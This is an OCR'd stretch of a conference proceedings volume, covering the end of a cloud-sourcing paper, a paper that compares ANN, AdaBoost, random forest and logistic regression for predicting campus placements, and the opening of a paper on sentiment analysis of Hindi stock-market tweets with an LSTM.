5 Conclusion

Cloud sourcing is a cloud computing approach that has generated a lot of good buzz throughout the world and is becoming increasingly popular in recent years. This paper highlights a novel approach in cloud sourcing by utilizing cloud users' mobile device resources to assist cloud servers, resulting in cloud servers with reduced costs, increased scalability, reliability, and sophisticated performance, where users' mobile devices act just like a virtualized server of the cloud itself.

6 Future Plan

We want to build the application that is the foundation of the suggested idea in order to communicate with all cloud users and have totalitarian management on the server. Furthermore, the penetration test done by the server via this app would be optimized to be more efficient, effective, and accurate. Furthermore, various algorithms would be designed to assure secure mobile resource consumption while also ensuring user advantage.

References

1. 10 best snapdragon 845 phones to buy in 2021. https://www.smartprix.com/bytes/top-5-snapdragon-845-phones-coming-2018/. Accessed 26 June 2022
2. Anandtech. https://www.anandtech.com/show/8426/the-intel-haswell-e-cpu-review-core-i7-5960x-i7-5930k-i7-5820k-tested/. Accessed 17 August 2022
3. Best 10 smartphones at the close of 2014. https://www.zdnet.com/article/best-10-smartphones-at-the-close-of-2014/. Accessed 17 July 2022

4. Best 10 smartphones at the close of 2014. https://www.zdnet.com/article/10-best-smartphones-to-kick-off-2016/. Accessed 21 July 2022
5. Ces 2017—why your next smartphone could be the fastest yet. https://www.express.co.uk/life-style/science-technology/749825/ces-2017-qualcomm-snapdragon-835-chip/. Accessed 16 August 2022
6. College readiness looc. https://richland.instructure.com/courses/1406392/pages/desktop-laptop-tablet-or-smartphone?module_item_id=14581422/. Accessed 29 July 2022
7. How to calculate CPU utilization. https://www.embedded.com/how-to-calculate-cpu-utilization/. Accessed 19 July 2022
8. medium.com. https://medium.com/@Umair_here/top-10-smartphones-with-most-powerful-cpu-in-2015-a519d953fcae/. Accessed 16 August 2022
9. Mobile 101: Ram and smartphone performance. https://newatlas.com/mobile-basics-ram-smartphone-performance/48074/. Accessed 14 May 2022
10. Number of smartphone subscriptions worldwide from 2016 to 2027. https://www.statista.com/statistics/330695/number-of-smartphone-users-worldwide/. Accessed 10 August 2022
11. What is the difference between mobile CPU and desktop CPU? https://www.tinygreenpc.com/blog/comparing-desktop-processor-and-mobile-processor/. Accessed 12 August 2022
12. Who makes the best SOC: Intel versus Qualcomm versus Samsung. https://www.androidauthority.com/best-soc-intel-vs-qualcomm-vs-samsung-658684/. Accessed 17 June 2022
13. Why are mobile processors not used (or modified to fit) in laptops? https://www.quora.com/Why-are-mobile-processors-not-used-or-modified-to-fit-in-laptops/. Accessed 12 August 2022
14. Why is my phone slower than my pc? smartphone versus desktop speeds explained. https://www.makeuseof.com/tag/smartphone-desktop-processor-differences/. Accessed 13 July 2022
15. Ymens' premiere launch of cloudsourcing services in Romania. http://www.teamnet.ro/press-releases/ymens-premiere-launch-cloudsourcing-services-romania/. Accessed 26 June 2022
16. Ahamed M, Saito Y, Mashiko K, Mochizuki M (2017) Characterization of a high performance ultra-thin heat pipe cooling module for mobile hand held electronic devices. Heat Mass Transf 53. https://doi.org/10.1007/s00231-017-2022-7
17. Gorelik E (2013) Cloud computing models. Massachusetts Institute of Technology, USA
18. Haseeb M, Ninoriya S, Shuja J, Ahmad R, Gani A (2016) Virtual machine migration enabled cloud resource management: a challenging task
19. Johansson B, Muhic M (2017) Relativism in the cloud: cloud sourcing in virtue of is development outsourcing—a literature review. Int J Inform Syst Project Manage 5:55–65. https://doi.org/10.12821/ijispm050404
20. Kuribayashi SI (2012) Reducing total power consumption method in cloud computing environments. ArXiv abs/1204.1241
21. Ngenzi A, Rangasamy R, Suchithrar D (2014) Applying mathematical models in cloud computing: a survey. IOSR J Comput Eng 16:36–46. https://doi.org/10.9790/0661-16523646
22. Rista A, Ajdari J, Zenuni X (2020) Cloud computing virtualization: a comprehensive survey, pp 462–472. https://doi.org/10.23919/MIPRO48935.2020.9245124
23. Sakib N, Ahmed R, Ahmed T, Islam FB (2017) An expedition on implementing the cloud data centre using shared memory of mobile storage by virtualization. Int J Comput Appl 166:30–37
24. Sakib N, Ahmed R, Ahmed T, Bin Islam F, Das B (2017) A proposal on cloud based data centre using shared memory of mobile storage by virtualization. Int J Appl Inf Syst 11:1–7. https://doi.org/10.5120/ijais2017451635
25. Singhal M, Shukla A (2012) Implementation of location based services in android using GPS and web services. Int J Comput Sci 9:237–242
26. Uddin K, Perera S, Widanage WD, Somerville L, Marco J (2016) Characterising lithium-ion battery degradation through the identification and tracking of electrochemical battery model parameters. Batter 2(2). https://doi.org/10.3390/batteries2020013, https://www.mdpi.com/2313-0105/2/2/13

27. Cristea V, Legrand IC, Mihailescu M Measuring the available bandwidth in a network (end to end). Integration in MonALISA. University of Bucharest
28. Wasik S, Fratczak F, Krzyskow J, Wulnikowski J (2015) Inferring mathematical equations using crowdsourcing. PloS One 10:e0145557. https://doi.org/10.1371/journal.pone.0145557

An Analytical Assessment of Machine Learning Algorithms for Predicting Campus Placements

S. Bala Dhanalakshmi, Raksheka Rajakumar, Swetha Shankar, R. Sowndharya Rani, N. Deepa, and C. Subha Priyadharshini

Abstract Employability is critical in determining a country's growth. Predicting the employability rate will provide a framework for the government and economists to plan for the future, as well as education management to understand changing trends. As a result, in recent years, models to predict job admission have been developed. However, in order to increase employability, deficiencies in the educational system must be addressed. The goal of this project is to find the best-fit classifier model to assess educational data, which can then be used to understand the importance of academic parameters in a person getting a job during on-campus recruitment. This is accomplished by comparing four different types of classifier algorithms (ANN (Artificial Neural Network), AdaBoost Classifier, Random Forest, and Logistic Regression) for the created dataset.

Keywords AdaBoost · Artificial Neural Network · Random forest · Logistic regression · Classification · Job placements · Academic data · Demography · Machine learning · Data science

S. Bala Dhanalakshmi (✉) · R. Rajakumar · S. Shankar · R. Sowndharya Rani · N. Deepa · C. Subha Priyadharshini
Department of Electronics and Communication Engineering, Coimbatore Institute of Technology, Coimbatore 641014, India
e-mail: baladhanalakshmi.s@cit.edu.in

R. Rajakumar
e-mail: rakshekaraj@gmail.com

S. Shankar
e-mail: swethashankarchowdry@gmail.com

R. Sowndharya Rani
e-mail: sowndharyarani@cit.edu.in

N. Deepa
e-mail: deepa.n@cit.edu.in

C. Subha Priyadharshini
e-mail: subhapriyadharshini@cit.edu.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_16

1 Introduction

A student's job placement is influenced by a variety of factors. There are numerous cognitive and in-cognitive parameters that have a significant impact on it. The main factors influencing a student's job placement are their experience and knowledge of the field. Parameters such as their CGPA project their understanding of the field. The number of internships and projects completed by the student highlights their experience. However, these are only the cognitive factors that have a direct impact on job placements. The university ranking is an in-cognitive parameter that affects job placements.

This study aims to provide a classification approach to the problem of classifying students in terms of job placements. Out of the various classification methods, four classifiers are chosen to provide outputs with varying accuracies for comparative analysis. The classifiers used to predict the employability of students in job placements are ANN (Artificial Neural Network), AdaBoost Classifier, Random Forest, and Logistic Regression.

2 Related Work

At an overview, a classification approach will be able to give the expected result. This paper aims to compare different classifiers and understand which seems to bind the dataset most accurately.

Looking into the types of classifiers, the random forest seems to be the most common for numeric data. Alan Olinsky [1] proposed Gradient Boosting to improve accuracy with the decision trees. According to the author, classification trees were accurate without any imputations for missing values but gradient boosting in classification trees can further improve accuracy. Dreiseitl [2] outlined the common ground of using logistic regression models and ANN models for data grouping in statistical pattern recognition and briefly compared these models with other algorithms for classification. Dias [3] explains the use of logistic regression in analyzing student academic behavior in terms of enrolment, attendance levels, and retention. Saman Amjad [4] presents a comparative analysis among different data mining techniques including Random Forest, Gradient Boosting, and AdaBoost classifiers to analyze the impact of social media on the academic achievement of secondary school students. The system proposed in [5] evaluated the students' results using ANN and KNN using given data set and classification using ANN gave the best results [13–20]. Abraham [11] explains the ability of AdaBoost and random forest as successful classifiers by providing a number of valid examples.


3 Dataset Formation

To narrow down the research for accuracy purposes, only the jobs in the domain of Software Engineering in computers were considered. The dataset contained academic parameters of the student like the CGPA, university ranking, number of related internships done, and number of related projects done while also having the number of placement attempts (To determine whether the individual has repeated a year and attended placements from the previous year, and so on.), and whether the student received a job or not. Placements refer to campus recruitment where various companies hire students directly from the university. The dataset was collected through surveys, both online and offline, where immediate graduates (2022) in the field of software engineering in the computer science departments across the state, were asked to fill up the survey. Their data were collected anonymously without asking for their names so the participants can be at ease and honest while answering the questions. The final dataset contains 678 entries with 7 input parameters (Percentage, Communication, University, Internships, Projects, Placement, Number of attempts) and one output parameter (Job) that tells us whether the student is placed or not.

The use of academic data means the use of unstructured data. One drawback of academic data is that it might not always be bound to a fixed design, allowing it to act as a weak learning parameter during classifications. Wang [5] proposed AdaBoost for classification to produce a strong learner out of weak learners. The collected data is represented in Figs. 1 and 2.

For the present dataset, data was visualized using histograms, swarm plots and scatter plots from seaborn and matplotlib in Fig. 2 series.

Figure 2 (ii) describes the effect of the in-cognitive parameter on job placements, demonstrating that universities with higher rankings appear to offer higher placement scores.



Serial No.	Percentag	Communicatic	University	Internship:	Projects	Placement	number of attempts
1	96.5	95	4	1	5	1	2
2	88.7	85	4	2	4	1	1
3	80	81	3	3	4	1	1
4	86.7	86	3	2	4	1	2
5	82.1	82	2	2	4	0	2
6	93.4	90	5	2	3	1	1
7	82	80	3	3	5	1	1
8	79	75	2	3	3	1	3
9	80	81	1	2	4	1	1
10	86	85	3	1	4	1	1
11	84	80	3	1	4	1	1
12	90	89	4	2	5	1	3

Fig. 1 Dataset without the district ranking




Fig. 2 (ii) Swarm plot of data, (iii) Histogram of data

4 Proposed Approach

This study aims to predict the employability of a student in job placements. Classification of the number of placed and non-placed students is done using four classifier algorithms: Artificial Neural Network (ANN), AdaBoost Classifier, Random



Demographic ranking of students' district w.r.t Literacy Rate
Academic Dataset of students
Ada Boost
ANN
Training
Random Forest
Logistic Regression
Employability prediction of students' job placement.

Fig. 3 Block diagram of the proposed approach

Forest Classifier, and Logistic Regression. Each of these algorithms has been carefully chosen to have at least four varieties in algorithm selection, with ANN being a neural network-based algorithm, Ada Boost being an optimization-based algorithm, Random Forest being a decision-tree-based algorithm, and Logistic Regression being one of the oldest classic selection algorithms. These algorithms were hand-picked in order to have and understand the effect of various source-based algorithms on handling academic data.

The proposed approach adheres to the above-mentioned four different classification approaches that are explained below, to understand and find the best-fit classifier model for the problem. The dataset is cleaned and visualized. The performance metrics of the models are compared in terms of training and testing accuracy, without the use of external optimizers. The approach is explained using a block diagram shown in Fig. 3.

4.1 Artificial Neural Network (ANN)

ANN is one of the most commonly used deep learning techniques for classification.

Imdad [6] presents the better performance of ANN when compared to KNN in predicting the academic performance of students for high learning.

The present dataset, the feed-forward network, shown in Fig. 4, has the number of hidden layers, n = 3, and the number of nodes in the first layer l1 = 8. Weights and biases are not considered for the first layer.




Fig. 4 Feed-forward network

Table 1 Training and Testing accuracy for ANN

Type of Classifier	Training accuracy	Testing accuracy
ANN	89.435	84.213

$$y3 = b_i^p + \sum_{j=1}^{p} \omega_j^p * y_j^{p-1} \tag{1}$$

Equation (1) represents the general equation of the layers.
Where,

$$b = \text{bias of the output layer}$$

$$\omega = \text{weights of the second last layer}$$

$$y = \text{activation fn of the second last layer}$$

The loss function used is binary cross entropy which corresponds to Eq. (2).

$$f(x) = f(-x) \tag{2}$$

where x represents the input dataset values. The performance metrics giving the figures of training and testing accuracy for the given model is shown in Table 1.

4.2 AdaBoost Classifier

Generally, in boosting algorithms, models are built one after another repetitively unless the errors are minimized, and the dataset is predicted correctly. It is a voting-based classifier that combines all the predictions from the classifiers.

Table 2 Training and testing accuracy for AdaBoost

Type of classifier	Training accuracy	Testing accuracy
Ada Boost	91.287	89.652

Adaptive boosting i.e. AdaBoost algorithm creates n number of decision trees with equal weights during its training period. These decision trees consist of a start node with two leaf nodes, known as stumps. Equation (3) represents the final output of AdaBoost.

$$H(x) = \mathrm{sign}\left(\sum_{t=1}^{T} \beta_t h_t(x)\right) \tag{3}$$

and

$$\beta_t = 0.5 * \ln \ln((1 - e_t)/e_t) \tag{4}$$

where

$$e_t = \text{weighted error} \tag{5}$$

And while the decision tree is being made, top priority (higher weight) is given to the first model's incorrectly classified record and hence AdaBoost is order-dependent. Until the number of base learners is specified, the records are sent from one model to the next model as input. This is done until the errors are significantly decreased. The weights need to be updated regularly otherwise the output received will be the same as what was received in the first model.

The model was run and trained with only 10 epochs as it is prone to overfitting easily. The accuracy score evaluated for this classifier while testing was 89.652. The performance metrics giving the figures of training and testing accuracy for the given model is shown in Table 2.

Bauer and Kohavi [7] provide insight into how algorithms like AdaBoost which use perturbation, reweighting, and combination techniques, be used to modify the errors in the model.

The principal difference from the other three algorithms that are to be discussed is that repetition of records is allowed in boosting techniques such as this.

4.3 Random Forest Classifier

Random forest helps in the single-hand analysis of multiple decision trees. Since it ensembles many decision trees, it is much better with accuracy than a single decision tree. Alamri [8] proposed the use of random forests and SVM (Support

Table 3 Training and testing accuracy for random forest

Type of classifier	Training accuracy	Testing accuracy
Random forest	92.872	85.083

vector machine) in their comparative analysis to predict the academic performance of students.

The explainability summary reports from the proposed study by Petkovic [9] gives an easy explainability of random forests for non-expert uses. This was used to gain an understanding of the use of random forests as classifiers in this study. For the available dataset, the random forest was used to categorize students with higher employment probabilities than students with lower employment probabilities. The accuracy score provided by this model during testing was 92.872.

The performance metric giving the figures of training and testing accuracy for the given model is shown in Table 3.

4.4 Logistic Regression

Tsangaratos [10] presents a comparative study of logistic regression and Naïve Bayes where the latter proved to provide better results in landslide susceptibility assessments. Stoltzfus [11] presents logistic regression as an efficient and powerful means of analyzing the effect of a group of independent variables on a binary outcome by quantifying the unique contribution of each independent variable. Logistic regression is known for its ease of training which works on the link function given by Eq. (6).

$$\log(\frac{\mathrm{p}}{1-\mathrm{p}}) \tag{6}$$

Logistic regression did not seem to be the best choice for the dataset as it gave an accuracy of 56.021 during testing. It would have been much higher if there were a clear linear correlation between the target and the data's features.

The performance metrics giving the figures of training and testing accuracy for the given model is shown in Table 4.

Table 4 Training and testing accuracy for logistic regression

Type of classifier	Training accuracy	Testing accuracy
Logistic	64.334	56.021

5 Results

This section is a collection of the outputs received by testing out different learning algorithms on the generated dataset. Following the completion of the implementation evaluations, the results are presented below.

Table 5 gives a comparative study that shows the performance analysis of the four types of classifiers used.

We understand that Ada Boost and Random Forest Classifiers seem to be the best fit for the data. Ada boost gives a higher accuracy during testing but is trained with a lower epoch value to avoid overfitting. It can be inferred that Random Forest is much more diverse than Ada Boost in terms of classifiers but the latter gives out a better and more accurate score. The comparative analysis through a bar graph is represented in Fig. 5.

Just like how Wyner [12] proposed a study about random forests and AdaBoost as successful interpolating classifiers, Random forest, and AdaBoost best fit with

Table 5 Accuracy of different algorithms

Type of classifier	No. of epochs	Training accuracy	Testing accuracy
ANN	20	89.435	84.213
Ada Boost	10	91.287	89.652
Logistic	15	64.334	56.021
Random Forest	12	92.872	85.083




Fig. 5 Training accuracy and testing accuracy of models

the dataset when compared to Histogram-based Gradient Boosting and Logistic Regression.

6 Conclusion

The proposed integrated model consists of four classification models used to provide the effect of demographic location on job placement for both employed and unemployed graduates. The model is trained and tested with various added datasets with similar parameters and is proven to work efficiently with real-time predictions.

The proposed system is meant to provide optimal employability predictions for a student. The model is accurate enough for a general analysis of students' job placement chances. But a deeper and broader dataset analysis with much more defined parametric subdivisions needs to be integrated along with the program for the best accuracy.

A major future shaping for the model would be to embed the proposed model into a webpage with clear instructions to access it. The webpage would be very easy and accessible for students. Further, it would be a very efficient method to gather real-time data for the dataset which will again prove to be useful for better predictions. Overall, the model proves to be efficient and there are various scopes of development that can optimize the utilization and performance of the model.

References

1. Olinsky A, Kennedy K, Kennedy BB (2012) Assessing gradient boosting in the reduction of misclassification error in the prediction of success for actuarial majors. Case Stud Bus Ind Govern Stat (2012)
2. Dreiseitl S, Ohno-Machado L (2002) Logistic regression and artificial neural network classification models: a methodology review. J Biomed Inform
3. Dias N, Cooray TMJA, Rajapakse W (2018) Employee satisfaction of academics in Sri Lanka: a logistic regression approach. Global J Comput Sci Technol
4. Amjad S, Younas M, Anwar M, Shaheen Q, Shiraz M, Gani A (2022) Data mining techniques to analyze the impact of social media on academic performance of high school students. Wirel Commun Mob Comput
5. Wang R (2012) AdaBoost for feature selection, classification and its relation with SVM, a review. Phys Procedia
6. Imdad U, Ahmad W, Asif M, Ishtiaq A (2017) Classification of students results using KNN and ANN. In: 13th international conference on emerging technologies (ICET), IEEE
7. Bauer E, Kohavi R (1999) An empirical comparison of voting classification algorithms: bagging, boosting, and variants. Mach Learn
8. Alamri LH, Almuslim RS, Alotibi MS, Alkadi DK, Ullah Khan I, Aslam N (2020) Predicting student academic performance using support vector machine and random forest. In: 3rd international conference on education technology management
9. Petkovic D, Altman R, Wong M, Vigil A (2018) Improving the explainability of Random Forest classifier–user centered approach. In: Pacific symposium on biocomputing 2018, pp 204–215

10. Tsangaratos P, Ilia I (2016) Comparison of a logistic regression and Naïve Bayes classifier in landslide susceptibility assessments: the influence of model's complexity and training dataset size. CATENA 145:164–179
11. Stoltzfus JC (2011) Logistic regression: a brief primer. Acad Emerg Med
12. Wyner AJ, Olson M, Bleich J, Mease D (2017) Explaining the success of adaboost and random forests as interpolating classifiers. J Mach Learn Res 18(1):1558–1590
13. Liu Y, Wang Y, Zhang J (2012) New machine learning algorithm: Random Forest. In: International conference on information computing and applications. Springer, Berlin, Heidelberg, pp 246–252
14. Maalouf M (2011) Logistic regression in data analysis: an overview. Int J Data Anal Tech Strat 3(3):281–299
15. Saritas MM, Yasar A (2019) Performance analysis of ANN and Naive Bayes classification algorithm for data classification. Int J Intell Syst Appl Eng 7(2):88–91
16. Ying C, Qi-Guang M, Jia-Chen L, Lin G (2013) Advance and prospects of AdaBoost algorithm. Acta Automatica Sinica 39(6):745–758
17. An TK, Kim MH (2010) A new diverse AdaBoost classifier. In: 2010 International conference on artificial intelligence and computational intelligence, vol 1. IEEE, pp 359–363
18. Collins M, Schapire RE, Singer Y (2002) Logistic regression, AdaBoost and Bregman distances. Mach Learn 48(1):253–285
19. Rahman HAA, Wah YB, He H, Bulgiba A (2015) Comparisons of AdaBoost, KNN, SVM and logistic regression in classification of imbalanced dataset. In: International conference on soft computing in data science, pp 54–64. Springer, Singapore
20. Liu M (2010) Fingerprint classification based on AdaBoost learning from singularity features. Pattern Recogn 43(3):1062–1070

Building Hindi Text Dataset on Stock Market Tweets and Sentiment Analysis Using NLP

Choudhary Anushka, Gupta Mohit, and S. K. Lavanya

Abstract The stock market plays an important role in a country's economy in terms of investments and spending made. Understanding the trends in the stock market helps traders, financial experts and investors make better decisions in terms of investments made. Social media plays an important role in providing a glimpse into the trends in the stock market as every activity is shared through tweets. This paper aims at collecting tweets related to the stock market in the Hindi language, which is limited in terms of research. The presented dataset is annotated by two annotators, and Long Short-Term Memory (LSTM) is used to classify the dataset with an accuracy of 94.04% for the training and 72.19% for the testing dataset. The model has a precision as 0.82 and an F1 score of 0.77. We also discuss the initial findings from the dataset and research direction for the future.

Keywords Sentiment analysis · Natural language processing · Social media · Opinion mining · Indian languages · Long short-term memory

1 Introduction

Sentiment analysis is the practice of extracting subjective information from a source using computational linguistics and natural language processing tools. The motivation behind sentiment analysis research is the rise of user-generated material on

These authors contributed equally to this work.

C. Anushka (✉) · G. Mohit · S. K. Lavanya
Computational Intelligence, SRM Institute of Science and Technology, Kattankulathur, Chennai 603203, Tamilnadu, India
e-mail: ac5865@srmist.edu.in

G. Mohit
e-mail: mg6489@srmist.edu.in

S. K. Lavanya
e-mail: lavanyas6@srmist.edu.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_17

websites like Twitter, Facebook, Reddit, etc. Opinion mining has significantly gained interest in the scientific community as a result of the growth of online resources with a high concentration of opinions, such as blogs, social media, and review websites. People frequently use Indian languages while expressing their ideas on social media, so research has started to comprehend the Indian language tweets related to different topics. While much research has been done on assessing the sentiment of texts published in a single language, such as English. Our study is a foray into Hindi-language sentiment analysis. In order to better comprehend the social sentiment of the thoughts expressed on websites like Twitter, we will utilize a method known as sentiment analysis for our research. Sentiment analysis is the technique of detecting and recognizing subjective information inside a text in order to extract it from it. In this research, we have made a dataset of 5000 tweets related to the stock market in the Hindi language and have tagged them as “positive”, “negative” and “neutral”. We have also presented a machine learning algorithm called Long Short-Term Memory (LSTM), an artificial neural network used in the field of Artificial Intelligence and Deep Learning. LSTM features feedback connections as opposed to typical feedforward neural networks.

The contributions of this paper are hence twofold:

1. Building a benchmark Hindi dataset for stock market analysis
2. Performing sentiment analysis using Long Short-Term Memory model on Hindi dataset

This paper is divided into different sections as follows. Section 2 provides background to the word using a literature survey on stock market and sentiment analysis-based prediction including Hindi datasets. Section 3 describes the architecture of the system while Sect. 4 has the proposed model implementation. Section 5 contains the experimental results and Sect. 6 has the conclusion and scope of the project.

2 Background

A lot of research has been done related to sentiment analysis of Twitter data. Sentiment analysis has been used to classify tweets based on their tone. The stock market is a very popular topic of discussion on microblogging websites like Twitter so a lot of research has been done on the same.

For the purpose of predicting the stock market, in this study [1], the author included sentiment analysis (SA), natural language processing (NLP), structured/unstructured data mining, information retrieval and opinion mining. In order to contextually choose the relevant feature sets for various situations, it utilizes a variety of feature selection approaches. It then stacks individual models to maximize the performance of base stock direction classifiers. However, these models are challenging to train and need a lot of data to generate predictions. Based on the data from Reddit, this model [2] is utilized to forecast market movement. It uses methods for leveraging the sentences of posts and comments information for market forecasting, including sentence embedding, document embedding, CNN-based model and sentiment analysis approaches. The performance demonstrates the naive forecasting method and inclusion of hourly data rather than daily data might be marginally improved. In this paper [3], bidirectional LSTM neural networks with long-8 dependencies are used after CNN layers with customized hyperparameters as part of the deep learning architecture. The suggested model outperformed the baseline dataset with an accuracy of 81.20%. The LSTM has an overfitting issue and requires more time and memory to train. In this research, the author [6] combines Sensex points and Really Simple Syndication (RSS) feeds. Improvement in accuracy prediction of 14.43% is above the baseline algorithm. The criteria employed include Moving Average, Stochastic RSI (Relative-Strength Index), Bollinger bands, Accumulation—Distribution and Typical Point (pivot point). To increase accuracy, the model must include more indicators together with stock news from an RSS feed. In this paper [5], author has discussed Indian Stock Market predictions. When utilizing ANN to make stock market predictions, Levenberg-Marquardt, Scaled Conjugate Gradient and Bayesian Regularization Algorithms are used. Using tick data, it has a 99.9% accuracy rate. For LM, SCG and Bayesian Regularization, the accuracy over the 15-min dataset falls to 96.2, 97.0 and 98.9%, respectively. Predicting minute-by-minute data can reduce the amount of the dataset by 70% and may be able to produce results that are equivalent while allowing us to use previous data from a longer period of time. The research's [7] initial key term for seeking pertinent material is stock prediction comprehensively. Additionally, other search terms are merged with the seed keyword using the Boolean operator AND to narrow the search results. The performance of the forecast is improved when technical indicators and characteristics based on sentiment analysis are used. They extracted sentiment analysis-based characteristics by measuring pointwise mutual information (PMI). Its small size has a negative effect on prediction accuracy. In this paper [8], author has discussed many deep learning techniques, such as ANN, RNN, LSTM, stacked long short-term memory (SLSTM), and bidirectional long short-term memory (BLSTM), which performed well in terms of producing low error percentages, whereas the combination of historical daily stock prices and social media data can produce the accuracy of up to 70%. Making a decision is a challenging and complex undertaking because there are so many variables at play. Social data is extremely subjective because it relies heavily on facts, some of which may be made up by other investors or based on rumours.

3 Architecture of the System

The process used to perform sentiment analysis is as follows:

1. Collecting Tweets: The first step is to collect tweets using tweet mining.
2. Manual Annotation: The reviews are divided into positive, negative and neutral reviews.

